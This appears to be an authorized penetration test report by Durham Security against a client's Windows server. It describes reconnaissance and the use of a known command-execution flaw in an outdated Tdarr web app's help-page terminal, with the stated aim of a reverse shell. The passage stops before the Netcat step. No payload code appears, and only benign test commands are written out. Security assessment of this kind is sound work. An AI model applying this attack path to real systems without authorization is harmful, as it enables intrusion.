**Security Penetration Test of**

**Vagrant System**

July 12th, 2023

Prepared By:

Bhargav Gosai

Presented to

Fuad Mustapha

# CONFIDENTIALITY

In no event shall Durham Security be liable to anyone for special, incidental, collateral or consequential damages arising out of this information

The Report and its contents, including but not limited to findings, recommendations, methodologies, and any accompanying documentation, are considered confidential and proprietary information. This information is solely intended for the exclusive use of the designated recipient(s) and should not be shared, copied, distributed, or disclosed in any form without the express written consent of the Tester.

Address questions regarding the proper and legitimate use of this document to:

Durham security

Oshawa, ON

# DISCLAIMERS

The information provided is for general informational purposes only. Since the test has been run, it is possible that the environment has been changed and some new vulnerabilities may have been discovered. We make no warranties regarding the accuracy, completeness, reliability, or suitability of the information. Any reliance on the information is at your own risk, and we disclaim liability for any loss or damage incurred and we have no control over their content or availability. Examples and scenarios are for illustration purposes only and should not be considered guarantees. Consult a qualified professional for personalized advice. By using this information, you agree to the terms of this disclaimer.

# Table of Contents

[1 CONFIDENTIALITY 2](#_Toc140089789)

[2 DISCLAIMERS 2](#_Toc140089790)

[3 Table of Contents 3](#_Toc140089791)

[1. Purpose 4](#_Toc140089792)

[2. Scope 4](#_Toc140089793)

[3. Methodology 4](#_Toc140089794)

[3.1 Planning 4](#_Toc140089795)

[3.2 Information Gathering and scanning 5](#_Toc140089796)

[3.2.1 Netdiscover tool 5](#_Toc140089797)

[3.2.2 Nessus scan 5](#_Toc140089798)

[3.2.3 Nmap scan 6](#_Toc140089799)

[3.2.4 Nikto 6](#_Toc140089800)

[3.2.5 Dirbuster 7](#_Toc140089801)

[3.2.6 OSINT 7](#_Toc140089802)

[4 Attack/Exploitation/Gaining access 8](#_Toc140089803)

[4.1 Whois & ipconfig 9](#_Toc140089804)

[4.2 Ping commands 10](#_Toc140089805)

[4.3 Netcat 11](#_Toc140089806)

[5 Post-explotation 13](#_Toc140089807)

[6 Analysis 14](#_Toc140089808)

# Purpose

Vagrant systems have asked Durham security to perform a detailed penetration test of their system. The purpose of this test was to penetration test is to evaluate the security of a system by simulating real-world attack scenarios.

The testing took place in July of 2023, and concluded on July 12th 2023. This report is being presented to show full results of our testing efforts and make recommendations where appropriate.

# Scope

In accordance with the contract signed between vagrant systems and Durham security, the penetration test was conducted. The scope of this review was limited to a single system. This is a windows server hosting some web pages and facing the internet.

The server requires password to be accessed and given penetration test attempts to access the server by bypassing all the security methods set by the organization.

# Methodology

The methodology consisted of 5 of steps beginning with planning, and ending with analysis and reporting. These tests were performed by security experts using potential attackers’ modes of

operation while controlling execution to prevent harm to the systems being tested.

The approach included but is not limited to manual and automated vulnerability scans, verification of findings (Automated and otherwise). This verification step and manual scanning process eliminated false positives and erroneous outputs, resulting in more efficient tests

* Planning
* Information gathering and scanning
* Attack/Gaining access
* Post-exploitation
* Analysis and Reporting

## Planning

The first step was to communicate with client and determine the rules of engagement and details of attack. Determining that client insisted on having to provide the minimum details of the system, thus making it a Blackbox attack

After the initial preparation and legal formalities were done, we moved on to next step starting our penetration test of the system


## Information Gathering and scanning

Before engaging in any direct interaction with the system, we decided to run some scans in order to get an idea of any exploitable vulnerability available in system

Below are the tools used and the results from those tools:

### Netdiscover tool


We began by scanning all the available devices available in the network to identify our target device and exploit it further. Netdiscover tool was used in order to scan the network.



Once the IP address of the target is identified, we move on to Nmap to further scan ports of our target.

### Nessus scan


Nessus is an automated tool that scans for vulnerabilities in system, we used that first to search for any detectable vulnerabilities



### Nmap scan

After determining the IP address, we run port scan using Nmap to find out any possible vulnerable port available


Below is the result of port scan:




As shown in above figure, there are number of ports open but couple of ports that attract our attention is port 8865 and 8866 as these ports host an http website which may be vulnerable to attacks due to it not using https.

To learn more about these ports, we ran couple of more scans using Nikto and Dirbuster which will list all the directories associated with given address, below are results:

### Nikto




### Dirbuster




### OSINT


Next, we run open-source intelligence to gather information about the website hosted on given port to figure out weak points of that website that we can target



Once all the required details and information was gathered, we decided to start the attack by interacting with our target thus beginning the attack phase.

After gathering some information, we search for any exploits of this website if any using exploitdb.


As shown in figure, there is a vulnerability available in given website’s one particular version. We scroll down to find out what is the exploit for this website




The exploit says that in this version of Tdarr website, there is a vulnerability in help page of website that allows has a terminal available that allows us to run code, we can use this to exploit into system and get reverse shell.

# Attack/Exploitation/Gaining access

Now we decide to visit the website itself and look around to find out any exploits available.



First thing we check is to search for the version hosted on this system and if it is the same version as the one listed on exploitdb:



The version hosted on this system is the exact same version that was listed on exloitdb, making is easier to exploit as we do no longer have to look for vulnerabilities because the system is using an old version of website which has some known vulnerabilities.

We are going to exploit this vulnerability to try to gain access to reverse shell the domain controller into our kali machine.


Next, we go to help page to run commands in terminal given in page and run some basic commands to make sure it works

We ran four commands: whois, ipconfig, ping 8.8.8.8, ping kali mahine(192.168.29.163)


## Whois & ipconfig

Whois and ipconfig are basic powershell commands to check if the powershell is working correctly, whoami command gives you the name of system and ipconfig gives you the ip address of the system.

Whoami:




Ipconfig:




## Ping commands

Ping commands are used to determine the availability of the system, we use two different ping commands here, one to ping 8.8.8.8 to make sure the device is connected to internet as being connected to internet will be necessary for our future steps, second to ping our kali machine to make sure both devices can contact each other.

Ping 8.8.8.8:



Ping kali:



